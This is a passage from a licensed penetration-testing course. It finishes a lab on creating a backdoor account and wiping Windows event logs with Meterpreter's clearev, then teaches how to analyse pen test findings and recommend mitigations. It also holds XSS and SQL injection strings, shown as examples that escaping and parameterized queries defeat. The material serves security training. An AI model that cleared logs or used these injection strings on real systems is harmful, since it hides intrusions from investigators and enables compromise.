| 🔍 Audit Success                   | 5/8/2018 7:51:12 AM  | Microsoft Windows sec... | 4728     | Security Group Manage... |
| 🔍 Audit Success                   | 5/8/2018 7:00:40 AM  | Microsoft Windows sec... | 4624     | Logon                    |
| 🔍 Audit Success                   | 5/8/2018 7:00:40 AM  | Microsoft Windows sec... | 4672     | Special Logon            |
| 🔍 Audit Success                   | 5/8/2018 7:00:40 AM  | Microsoft Windows sec... | 4776     | Credential Validation    |
| 🔍 Audit Success                   | 5/6/2018 8:31:07 PM  | Microsoft Windows sec... | 4616     | Security State Change    |
| 🔍 Audit Success                   | 5/6/2018 8:31:07 PM  | Microsoft Windows sec... | 4616     | Security State Change    |
| 🔍 Audit Success                   | 5/6/2018 12:44:32 PM | Microsoft Windows sec... | 4799     | Security Group Manage... |
| 🔍 Audit Success                   | 5/6/2018 12:44:32 PM | Microsoft Windows sec... | 4799     | Security Group Manage... |

- f) Double-click this entry to open it.  
 g) On the **General** tab, verify that the entry says the backdoor account was created by the Administrator account.



- h) Take a screenshot of the event log entry as evidence.  
 i) Close the dialog box.

13. Why might an attacker impersonate another account while creating a new account or executing other malicious tasks?

14. (Second partner only.) Clear the Windows event log.

- a) At the Windows command prompt, enter `exit` to return to the Meterpreter shell.  
 b) Enter `clearev`

- c) Verify that Metasploit begins wiping records from the event log.

```
meterpreter > clearev
[*] Wiping 12091 records from Application...
[*] Wiping 10445 records from System...
[*] Wiping 31627 records from Security...
```



**Note:** The results may not show all three logs as being cleared, even though they have been.

**15.(First partner only.) Verify that the event log was cleared.**

- In Event Viewer, select the **Application** log and verify that it is empty.
- Select the **Security** and **System** logs and verify that they have only a few events, one of which is confirmation that the log was cleared.
- Take screenshots of the empty logs as evidence.

**16. It's obvious why an attacker would want to clear a log. Although effective, this is a pretty conspicuous act. What could the attacker do to the logs if they wanted to remain stealthy?**

**17.(Both partners.) Close any open windows on both Kali Linux and Windows Server.**

**18.Update the worksheet as necessary.**

---

## Summary

In this lesson, you conducted tasks that went beyond your initial exploitation efforts. You moved laterally and pivoted to more vulnerable hosts in the network; you ensured that your attacks would persist well after the main attack phase; and you covered your tracks to make it more difficult for forensic personnel to identify what happened and who was responsible. All of these tasks together are crucial to demonstrating to the client organization that they are still vulnerable even after the main attack has concluded.

**What techniques do you think are or will be most effective for persistence, and why?**

**What techniques do you think are or will be most effective for covering your tracks, and why?**

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

# 10

# Analyzing and Reporting Pen Test Results

**Lesson Time:** 4 hours

## Lesson Introduction

Now that you have completed all of your penetration testing, you need to analyze the data you collected and create reports based on that data. Your reports need to include information about the data you collected and recommended strategies to mitigate those vulnerabilities you identified. You also need to devise a strategy for how to handle the report, including how it is presented to the client, how it is stored, and its disposition. You will also need to conduct any post-report-delivery activities identified in the statement of work, such as cleanup tasks or follow-up actions.

## Lesson Objectives

In this lesson, you will:

- Analyze tool output or data related to a pen test.
- Recommend mitigation strategies for discovered vulnerabilities.
- Use best practices for report writing and handling.
- Conduct post-report-delivery activities.

# TOPIC A

## Analyze Pen Test Data

You gathered data when you conducted your active reconnaissance. This information needs to be synthesized into reportable information. This report needs to identify weaknesses and recommendations to improve the security of any areas of weakness that were identified. In this topic, you will analyze the penetration test data.



**Note:** To learn more, check the **Video** on the course website for any videos that supplement the content for this lesson.

### Pen Test Data Collection

As you conduct your penetration testing, you will be gathering a great deal of highly sensitive information. You need to ensure that the data is properly handled so that this sensitive information does not fall into the wrong hands. The addresses, network maps, security details, and the vulnerabilities of these and other factors would provide easy network access for a hacker.

Another set of data you should have gathered is a record of all of the activities you performed on the network, systems, and environment. This will help you and the client to identify the activities performed as part of your testing and those of an actual attacker. These might include items such as:

- Access to secure areas.
- Web app compromise.
- Social engineering attacks.
- Compromise of the network with various attacks.
- Pivoting deeper into the network.
- Stealing files.
- Defacing internal sites.
- Evading detection.

### Pen Test Data Categorization

Recall that, during the pen test, you categorized your client's assets in order to determine how best to approach exploitation. You should perform a similar task after compiling the results of the test. You can categorize your data in whatever way makes sense to both you and the client. It might be beneficial to categorize your findings in terms of the types of assets they relate to. For example, a successful SQL injection can be categorized as a software issue. You can also create subcategories, like web app issues as a subcategory of software issues.

In addition, you'll also want to create categories based on the severity level of the vulnerabilities and weaknesses that were discovered during your testing. The items that impact the most people, systems, and data are likely to be high-priority items, while those that affect few people, systems, or data are categorized at a lower level.

### Prioritization of Results

Depending on the client's needs, their industry, and other factors, you and the client need to work together to prioritize the results of your testing. The most common approach is to categorize items with terms like critical, high, medium, and low severity levels. You may also choose to apply a number scale to items, like 1 for items of low severity and 10 for the most critical items. Be aware that, in some cases, what seems to be the most urgent item might not be quite as urgent based on

the organization's need to comply with standards organizations, the existence of older or specialized hardware, or other factors. For example, PCI DSS compliance might be the highest priority for the organization even if there are other vulnerabilities that are marked as a higher severity.

Depending on the client's industry, you might need to consider items such as PII and PHI in addition to other factors such as network accessibility, building accessibility, and the like. These can all influence how you prioritize the results of the pen test. Ultimately, it's important to understand that there is more nuance to results prioritization than just labeling something as "medium" severity because the CVSS says so.

## Guidelines for Analyzing Pen Test Data

When analyzing pen test data:

- Gather all of the data you have collected.
  - Identify all of the activities you performed to help determine which attacks were carried out by you and which are from attackers.
- Ensure proper handling of all data so it doesn't fall into the wrong hands.
- Categorize data based on the needs of the client.
  - This is most often based on the severity level, but could be based on other factors if the client needs it to be.
- Prioritize the results.
  - Work with the client to identify which items need to be dealt with first.

# ACTIVITY 10-1

## Analyzing Pen Test Data

### Data File

/root/093051Data/Planning and Scoping Penetration Tests/GCPG\_Pentest\_Requirements.docx

### Before You Begin

You filled out `/root/Desktop/my_pentest_team_worksheet.xlsx` in previous activities, and now have both the worksheet and the requirements documents open.

### Scenario

You have finished testing the GCPG network. During each investigation, the team documented steps, recorded outcomes, and analyzed findings. You will now review the results with your team to draw larger conclusions and categorize threats.

1. Examine the pen test team worksheet for completeness. If there are any missing or incomplete entries, fill them in. Consult with your team members to help you identify any missing information.
2. Review the analysis column for key findings.

**What are the major findings that you will report to the client?**

3. Of all your findings, which threats would you categorize as having a high severity level?



**Note:** There are not necessarily right or wrong answers.

4. Which threats would you categorize as having a medium severity level?
5. Which threats would you categorize as having a low severity level?

6. Switch to the requirements document.

**Were you able to satisfy the client's requirements?**

7. Leave both documents open.
  8. Update the worksheet as necessary.
-

# TOPIC B

## Develop Recommendations for Mitigation Strategies

You have gathered your data, putting it in categories and assigning a priority level to it. However, you shouldn't just hand in the report with a giant list of vulnerabilities. The client isn't necessarily expecting you to implement solutions and fix all of their problems, but they do expect you to recommend some mitigation strategies that they can use as a starting point. So, in this topic, you'll make these recommendations based on best practices for addressing vulnerabilities.

### Suggested Solutions Regarding People

A pen test team needs to recommend mitigation solutions for people, processes, and technology to deal with any discovered vulnerabilities. These all need to be considered together so that your recommendations don't result in gaps. All three of these factors often overlap, so hardening one without hardening the others will still result in vulnerabilities. It's also important that the security strategies you recommend balance security and functionality, as sometimes these concepts clash.

When it comes to people, they always have been, and probably always will be, the weakest link in security. In addition to plain old human error, people are also vulnerable to the many social engineering attacks you have seen previously in the course.

Some of the mitigation strategies and techniques you should recommend that clients implement include the following.

| <b>Mitigation Strategy</b>                                | <b>Description</b>                                                                                                                                                                                                                                                                                                                                                                                  |
|-----------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Implement technical controls                              | Start with as many technical controls in place as possible to preempt the risk created by careless people. While technical controls can't compensate for carelessness entirely, they can still go a long way in mitigating it.                                                                                                                                                                      |
| Have management set the security tone and lead by example | Cybersecurity is often about leadership and good people management. If end users see that the organization's leaders take security seriously, they are more likely to model those same behaviors to keep systems and resources secure.                                                                                                                                                              |
| Train people in proper security measures                  | General education about security, training on security in relation to their job duties, and follow-up training on a periodic basis go a long way in ensuring people know what to do to maintain security. Humor is often useful in getting a point across, but be sure that the message is not lost. Whatever tactics are used in the training, sell people on implementing what they are learning. |
| Constant reinforcement and reminders                      | Post reinforcement and reminders around the workplace. Change the postings regularly or people will stop "seeing" your messages.                                                                                                                                                                                                                                                                    |
| Implement penalties for non-compliance                    | Ensure everyone understands the penalties for non-compliance. Be sure to enforce the penalties you determine are required for your environment. If possible, give people a chance to make up for/fix errors, especially those people that are new to the process. Some errors might deserve more severe penalties than other errors based on the organizational needs.                              |

| Mitigation Strategy                            | Description                                                                                                                                                                                                                        |
|------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Reward groups that have no incidents           | Much like a safety award that is presented to a department that has no incidents during a given period, consider implementing a rewards and recognition program for departments with no incidents during the given period of time. |
| Avoid complacency                              | Don't let people become complacent. This is when incidents that could have been avoided tend to occur.                                                                                                                             |
| Give users a sense of ownership in the process | Adopt an "if you see it, report it" posture with rewards and sense of community. People need to "own" something to care about it.                                                                                                  |

## Suggested Solutions Regarding Processes

People put processes in place. Workplace processes often just evolve out of convenience or expediency. There's a workplace tendency to just follow established procedure without greater consideration for efficiency, effectiveness, or security. Yet, processes that make people inattentive provide loads of opportunity for social engineering, physical attacks, and insider threats, such as fraud and abuse. Many of the costs due to process insecurity are soft or hidden, making them difficult to find and mitigate.

Some of the mitigation strategies and techniques you should recommend that clients implement include the following:

| Mitigation Strategy               | Description                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-----------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Implement technical controls      | Just as with mitigating problems regarding people, for processes, start with as many technical controls in place as possible to preempt the risk of poorly designed or implemented processes.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Have managers take an active role | <p>Management needs to model the behavior they expect throughout the organization. If they are lax about security, their employees will also tend to be lax about security.</p> <ul style="list-style-type: none"> <li>Managers must have the discipline and take the time to pay attention to security concerns. The justification is that it's more efficient and will save money and resources in the long run.</li> <li>Managers <i>cannot</i> be absent. They absolutely must not tell people to do something differently without training, guidance, leadership, and follow up; without doing these things, the effort will fail for sure. After all, it's difficult to get people to change their ways.</li> <li>Use psychological tactics to trigger in people's minds that things are different. For example, alter the work environment by moving furniture, changing lighting, etc.</li> </ul> |

| Mitigation Strategy                                   | Description                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Review processes                                      | <p>Regularly review both people and technical processes for security vulnerabilities.</p> <ul style="list-style-type: none"> <li>Conduct regular review and auditing to see if people are actually following requirements.</li> <li>Regularly test technical processes with "unhappy path" negative testing to see if misuse cases can bypass security.</li> <li>Example: A CFO might be examining the input and output of the accounts payable process and be unable to determine where hundreds of thousands of dollars disappear to each month. Imagine if somewhere in the batch payment authorization to the bank, someone is sneaking in unauthorized payment requests to unknown overseas vendors. This would be a huge problem in the process, implemented by a person (or persons).</li> </ul> |
| Put <b>key performance indicators (KPIs)</b> in place | <p>Have KPIs in place so management can monitor effectiveness, see security process improvement and return on investment (ROI), and intervene in consistently weak areas.</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Update processes when needed                          | <ul style="list-style-type: none"> <li>When people-based processes must be updated, make sure the reasons are well understood. Also make sure the penalties for non-compliance are well understood. Since changing culture is difficult, turn it into a project with benchmarks, milestones, and rewards. Using whatever methods are needed, get everyone on board.</li> <li>When technical processes must be updated, treat it like any upgrade. <ul style="list-style-type: none"> <li>Implement the update in controlled phases.</li> <li>Have emergency rollback plans in place.</li> <li>Have KPIs to prove it's working.</li> </ul> </li> </ul>                                                                                                                                                   |

## Suggested Solutions Regarding Technology

Implementing mitigation solutions using technology often involves a direct cost that the organization needs to budget for. Management always tries to get the maximum value out of an investment, so if the solution you recommend doesn't fully meet their needs, they might be reluctant to spend more money on more technology to secure their network and resources.

Some of the mitigation strategies and techniques you should recommend that clients implement include:

- Have IT run monthly vulnerability scans.
- Have annual security audits/pen tests.
- Have KPIs that management can use at-a-glance to see the security effectiveness of new technology. Examples include:
  - Overall security incident trends.
  - Length of time between a discovered vulnerability and remediation.
  - Length of time between incident/problem and recovery/resolution.
  - Rate of recurrence of the same security problem.
- Follow the 80/20 rule in risk reduction.
  - 80% of vulnerabilities can be remediated with 20% of the cost and effort.
  - Implement multiple layers of security, each targeting at least 80% of coverage. Cumulatively, each layer will compensate for gaps in other layers, and together they will narrow the attack surface.
- Some technology solutions to consider include:

- Counter downgrade attacks by configuring a server to use only the latest version of TLS and not permit insecure, legacy versions of SSL.
- To counter SSL strip, configure the server to use ***HTTP Strict Transport Security (HSTS)***. This instructs the browser that its connections can only use HTTPS, and never HTTP. Setting HSTS is as easy as configuring the server to always set a **Strict-Transport-Security** response header.
- To counter ARP poisoning, write static ARP tables on critical hosts or implement an intrusion detection system (IDS) that can monitor for ARP poisoning attacks and block such traffic.

## People, Processes, and Technology

Again, you need to balance technology with processes and people. For example, putting up a cement wall will help prevent access through the door that used to be where you put up the wall, but employees will no longer be able to access the area behind the wall without a door. This is an extreme example, but be sure to consider ease of use against the need for security; if the security procedure is too complicated or odious, users will find ways to bypass it, resulting in a less secure environment.

Often when a password is easily cracked, it is due to people, process, and technology problems in concert. The organization might have a password policy in writing, but if it isn't being ensured through technological measures, this can leave the password vulnerable to attack. If users create too simple of a password that is easily cracked, that is one end of the spectrum; if they make it so complicated that they need to write it down somewhere, they are meeting complexity requirements but are still leaving themselves open to social engineering where someone could just come into their space and find where the password was written down.

## Categories of Findings

The following table lists some of the findings that are often discovered during pen testing and some remediation measures to consider taking. There are often more remediation measures the client can take to address a particular vulnerability. You should present as many as you have time to include in your recommendation to the client. Giving the client options enables them to choose the solution that is right for them and their organization. One might be cheaper or easier to use, but another might be more comprehensive, reliable, or more certain of mitigation success.

| Finding                                | Remediations                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|----------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Shared local administrator credentials | <ul style="list-style-type: none"> <li>• Avoid sharing login credentials if at all possible.</li> <li>• Require users to use their own credentials for accountability if possible.</li> <li>• If credentials must be shared, randomize them. This is often accomplished by having multiple names and passwords in a database, and then a mechanism is used to select a different set of login credentials each time a user logs in. Even if the credentials are compromised, they will not be valid for too long because the next time someone logs in to that system, a new set of credentials will be rotated into effect, making the one the attacker stole useless. Randomization of credentials can also help prevent lateral access.</li> <li>• Use <b><i>Local Administrator Password Solution (LAPS)</i></b>, which is a Microsoft solution that uses Active Directory (AD) to store local administrator passwords of computers that are joined to the domain. AD access control lists can then be used to protect the local account passwords so that only authorized users can read or reset the local password.</li> </ul> |

| Finding                                      | Remediations                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|----------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Weak password complexity                     | <ul style="list-style-type: none"> <li>Configure minimum password requirements.</li> <li>Minimum length of at least 8 characters is recommended.</li> <li>Don't allow users to reuse passwords.</li> <li>Require at least one number, one letter, and one special character.</li> <li>Implement password filters that enable implementation of password policies and change notification. Filters enable the administrator to require that users follow specific rules when creating their passwords. This goes beyond what can be set up using Group Policy for password complexity requirements.</li> </ul> |
| Plaintext passwords                          | Use protocols that hash or encrypt the password rather than those that store or transmit passwords in plaintext.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| No multi-factor authentication               | Implement multi-factor authentication in applicable systems.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SQL injection, XSS, and other code injection | <ul style="list-style-type: none"> <li>Sanitize user input in web apps.</li> <li>Use parameterized queries in web apps.</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Unnecessary open services                    | Perform system hardening and close any unneeded ports or services.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Physical intrusion                           | <p>Implement physical controls to detect, deter, and stop attacks:</p> <ul style="list-style-type: none"> <li>Security cameras.</li> <li>Security guards.</li> <li>Motion detectors.</li> <li>Fencing and gates.</li> <li>RFID systems that use encryption.</li> </ul>                                                                                                                                                                                                                                                                                                                                        |

## End-User Training

Remediation should include requiring end-user cybersecurity training for all employees. The users should be able to identify why it is important that everyone does their part in keeping the organization and its assets secure. Training should include:

- How to spot threats they might encounter on the job.
- The consequences of succumbing to threats.
- Tools to mitigate threats.

If users find a suspicious device, they should be aware that they need to let the IT department know about the device. This includes items such as USB drives, tablets, laptops, and routers that they haven't seen previously. The IT department should have resources and procedures in place for what actions to take if such a device is found. This might include testing the device in a sandbox environment or connecting it to an air-gapped computer.

## Password Hashing and Encryption

The following list includes mitigation strategies you will want to present to your clients concerning secure password storage and transmission:

- Don't allow developers to hard-code credentials in apps.
- Hash stored passwords rather than storing them in plaintext.
- Use cryptographically strong hash functions, like SHA-256 and bcrypt.
- Avoid cryptographically weak hash functions, like MD5 and SHA-1.

- Use network access protocols that encrypt passwords in transit.
  - For example, use SSH instead of Telnet, HTTPS instead of HTTP, FTPS instead of FTP, etc.
- Ensure network access protocols are using strong ciphers, like AES-256 and RC6.
- Avoid using network access protocols that incorporate weak cryptographic ciphers, like DES and 3DES.
- Disallow or reconfigure services that allow themselves to be negotiated down to a weaker cryptographic or protocol version.
- Ensure security solutions like IDS and data loss prevention (DLP) can monitor and manage unencrypted traffic in the network.

## Multi-Factor Authentication

Just a few years ago, the cost of implementing multi-factor authentication could be quite high. More recently, it has become very affordable, costing as little as \$10 USD per person. MFA is therefore a more feasible strategy for even smaller businesses to adopt. It is especially useful in circumstances where users must authenticate to a system that gives them critical access to company resources or to their own PII and personal activities, like online banking. Even if the organization has systems that enforce password strength and complexity requirements, users will still tend to choose easily guessable and/or word-based passwords that a dictionary attack will make short work of. MFA can compensate for this weakness by requiring the user to also provide some other authentication, or else they will be unable to log in.

There are many authentication methods that supplement the "something you know" of password-based authentication. Perhaps the most common is a limited-time security code sent to the user's smartphone via SMS. This fulfills a "something you have" factor and can be combined with a user name and password to sign in. Since many people have smartphones, this is not an overly strict requirement, and in some cases, the organization will issue smartphones to employees for them to use on the job. Other examples of authentication factors used in MFA include smart cards ("something you have"), hardware tokens/key fobs, and biometric fingerprint scanners ("something you are").

## Input Sanitization

**Input sanitization** is the process of stripping user-supplied input of unwanted or untrusted data so that the application can safely process that input. It is the most common approach to mitigating the effects of code injection, particularly XSS and SQL injection. Any online form that echoes input from the user back to the user on the web page, or which stores input data within the web app database, must be sanitized before the data is output or processed. There are actually several tactics that are considered types of input sanitization, and each one has a different purpose and mitigates different types of attacks.

For XSS, the most prominent type of sanitization is **escaping** HTML special characters such as angle brackets (< and >) and the ampersand (&) to prevent them from being processed by the browser with the user input. Escaping, also referred to as encoding, substitutes special characters in HTML markup with representations called entities. For example, the entity for less than (<) is &lt;; when encoded. Entities ensure that the browser does not interpret malicious code as something that it should run. Depending on the language the page is written in, you will need to use the encoding command appropriate for that language. In PHP, you can use the `htmlspecialchars()` function to escape major HTML characters:

```
<?php
function my_func($input) {
 echo htmlspecialchars($input, ENT_QUOTES, 'UTF-8');
}
?>
<!DOCTYPE html>
<html>
```

```

<body>
 <?php my_func('<script>alert("XSS attack successful!");</script>'; ?>
</body>
</html>

```

The `htmlspecialchars()` function encodes the accepted `$input` input parameter so that any instances of ampersands (&), double quotes ("), single quotes ('), less than symbols (<), or greater than symbols (>) in the input are turned into entities. So, in the HTML below that, when the custom `my_func()` function is called with the malicious alert string, it gets encoded into `&lt;script&gt;alert("XSS attack successful!");&lt;/script&gt;` and therefore the browser will not run the script.

This type of encoding is sufficient for preventing XSS in many cases, but not all. For example, encoding won't work in apps that need to accept HTML input. In those cases, you should use a sanitization library that is written to the relevant language. These libraries automatically parse and strip user-supplied HTML input of untrusted data. Some example libraries include HtmlSanitizer (.NET), PHP HTML Purifier (PHP), SanitizeHelper (Ruby on Rails), and OWASP Java HTML Sanitizer Project (Java).

## Additional XSS Mitigation Techniques

In addition to using sanitization libraries, you can also whitelist the type of rich text inputs you've deemed safe for the web app to accept. Any inputs not matching the whitelist will be rejected. You can also replace raw HTML markup for rich text components with another markup language, like Markdown. Attempts to inject malicious HTML will prove ineffective.

## Null Byte Sanitization

The most effective way of preventing the poison null byte is to remove it from the input entirely. Modern web app languages tend to handle this automatically, but you can also perform the sanitization manually if you're using an older version. For example, in PHP, you can strip the null byte as follows:

```
$file = str_replace(chr(0), '', $input);
```

## Parameterized Queries

**Parameterized queries**, also called prepared statements, process SQL input by incorporating placeholders for some of a query's parameters. When the query is executed, the web app binds the actual values to these parameters in a different statement. So, a quotation mark in a parameterized query would be interpreted literally, rather than be interpreted as if it were a part of the query structure. The input `x' OR 'x'='x` in the user name field of a login form would force the database to look for a user name that literally matched `x' OR 'x'='x` in its records.

Parameterized queries are the most effective means of preventing SQL injection attacks. Like other forms of input sanitization, how you implement parameterized queries will differ based on language. For example, PHP uses an abstraction layer called PHP Data Objects (PDO) for processing database content:

```

<?php
$prod_name = ""
$prod_desc = ""

// Code to connect to database
...

// Prepare statement
$stmt = $db_conn->prepare("INSERT INTO products (prod_name, prod_desc) VALUES
(:prod_name, :prod_desc)");
$stmt->bindParam(':prod_name', $prod_name);
$stmt->bindParam(':prod_desc', $prod_desc);

```

?>

The INSERT INTO query is prepared, essentially creating a template for the database to parse. This parsed template is stored without being executed. The input values for \$prod\_name and \$prod\_desc are then bound to each parameter and transmitted after the query itself. When plugged into the template, the input values are executed literally, preventing the web app from succumbing to injected code.

## System Hardening

Hardware and software should be hardened as much as possible before it is added to a network. Organizations should make the assumption that the device or application is not safe when they receive it. The client should research and identify any issues that the manufacturer or publisher are already aware of. All known vulnerabilities should be addressed. Additional testing should be performed to attempt to uncover any additional vulnerabilities that are not already known. Also, the manufacturer of the hardware or software should be made aware of any vulnerabilities that you find as part of your testing.

Hardening techniques can include:

- Checking with any industry standards organizations that the client needs to comply with to see what guidelines they have for system hardening.
  - General standards for hardening are offered by ISO, SANS, NIST, CIS (Center for Internet Security), and more.
- Installing any patches and updates hardware manufacturers and software publishers have available.
- Incorporating a patch management/change management process to optimize the patching process.
- Ensuring systems are incorporating firewall and anti-malware solutions.
- Ensuring firewalls are configured to uphold the principle of least privilege.
- Disabling specific ports or services that aren't needed.
- Uninstalling any software that isn't needed.
- Ensuring hosts are properly segmented from other hosts on the network.

## Mobile Device Management

**Mobile device management (MDM)** is the process of tracking, controlling, and securing the organization's mobile infrastructure. MDM solutions are usually web-based platforms that enable administrators to work from a centralized console. Using MDM, the organization can enforce its security policies, as well as manage applications, data, and other content, all at once on every mobile device that connects to the private network, rather than applying security controls to each device individually. Ultimately, MDM might be a worthwhile investment for organizations whose mobile infrastructure is at risk of compromise.


Common features of MDM solutions include:

- Pushing out OS, app, and firmware updates to devices.
- Enrolling and authenticating devices.
- Enforcing a security policy layer on applications.
- Locating devices through GPS and other technologies.
- Configuring devices with specific profiles according to access control policies.
- Sending out push notifications to groups of devices.
- Enabling devices to use remote access technologies.
- Enabling remote lock and wipe capabilities.
- Constructing an encrypted container on devices in which to keep sensitive organization data.

## Secure Software Development

Whether the client organization develops its own software or leverages software provided by a third-party vendor, it should ensure that the security of this software is not an afterthought. Security should be an active component in the development process, not something that the organization applies reactively whenever an issue crops up.

Secure software development should follow a **software development life cycle (SDLC)**. An SDLC focuses primarily on the design, development, and maintenance of applications and other software. Development passes through several phases, and ideally, security is incorporated at each of those phases. For example, the testing phase should include techniques like fuzzing and input validation to identify if the app is vulnerable to certain attacks before it is put into operation. Adhering to an SDLC is crucial because it helps ensure that there are no gaps in the software's security at any point from beginning to end.



**Figure 10-1: The phases of a typical SDLC.**

Adhering to best coding practices is also an important component of secure software development. Some examples of best practices include writing code that:

- Is clear and easy for other developers to grasp.
- Has useful and informative documentation.
- Is easy to incorporate in the build process.
- Is highly extensible.
- Has as few external dependencies as possible.
- Is concise.

- Relies on well-established techniques.
- Integrates well with test harnesses.
- Closely aligns with design requirements.

Related to this, the organization should also actively avoid the insecure coding practices discussed in a previous lesson.

## Guidelines for Developing Recommendations for Mitigation Strategies

When developing recommendations for mitigation strategies:

- Consider people, processes, and technology when recommending mitigation strategies.
- Recommend strategies for common findings, such as:
  - Shared local administrator credentials: Randomize credentials or use LAPS.
  - Weak password complexity: Configure minimum password requirements and use password filters.
  - Plaintext passwords: Use protocols that hash or encrypt passwords.
  - No multi-factor authentication: Implement or require multi-factor authentication for access to critical systems.
  - XSS attacks: Sanitize user input by encoding/escaping special HTML characters.
  - SQL injection: Sanitize user input by parameterizing queries.
  - Unnecessary open services: Perform system hardening.
  - Physical intrusion: Incorporate guards, security cameras, motion alarms, and other physical security defenses.
- Recommend end-user training to mitigate social engineering attacks on end users.
- Recommend system hardening techniques like patch management and firewall configuration to secure hosts.
- Recommend MDM solutions for mobile infrastructure security.
- Recommend SDLC and best coding practices for secure software development.

## ACTIVITY 10-2

### Recommending Mitigation Strategies

#### Before You Begin

The file /root/Desktop/my\_pentest\_team\_worksheet.xlsx is open.

#### Scenario

You can't write a report based only on test findings. You need to take the next step to actually offer suggestions to GCPG. After all, they commissioned this pen test because they wanted to ultimately fix their security issues, not just enumerate them. So, you'll give them some recommendations on how to mitigate the many risks that the organization faces. You'll include your recommendations in the report.

- 1. What are the three key elements of business that a pen test team must recommend mitigation strategies for?**
  - Employees, customers, and technology
  - People, processes, and technology
  - Shareholders, customers, and governance
  - Stakeholders, processes, and reputation
- 2. Why is it important to consider all three of these elements when developing recommendations?**
- 3. At the beginning of your test, you successfully baited employees into installing malware on their systems. What would you recommend to GCPG to help them mitigate this issue?**

4. Some of GCPG's employees also fell victim to your phishing attempts, and in doing so revealed their Google account credentials. You were then able to reuse these credentials on the GCPG network. What would you recommend to GCPG to help them mitigate this issue?
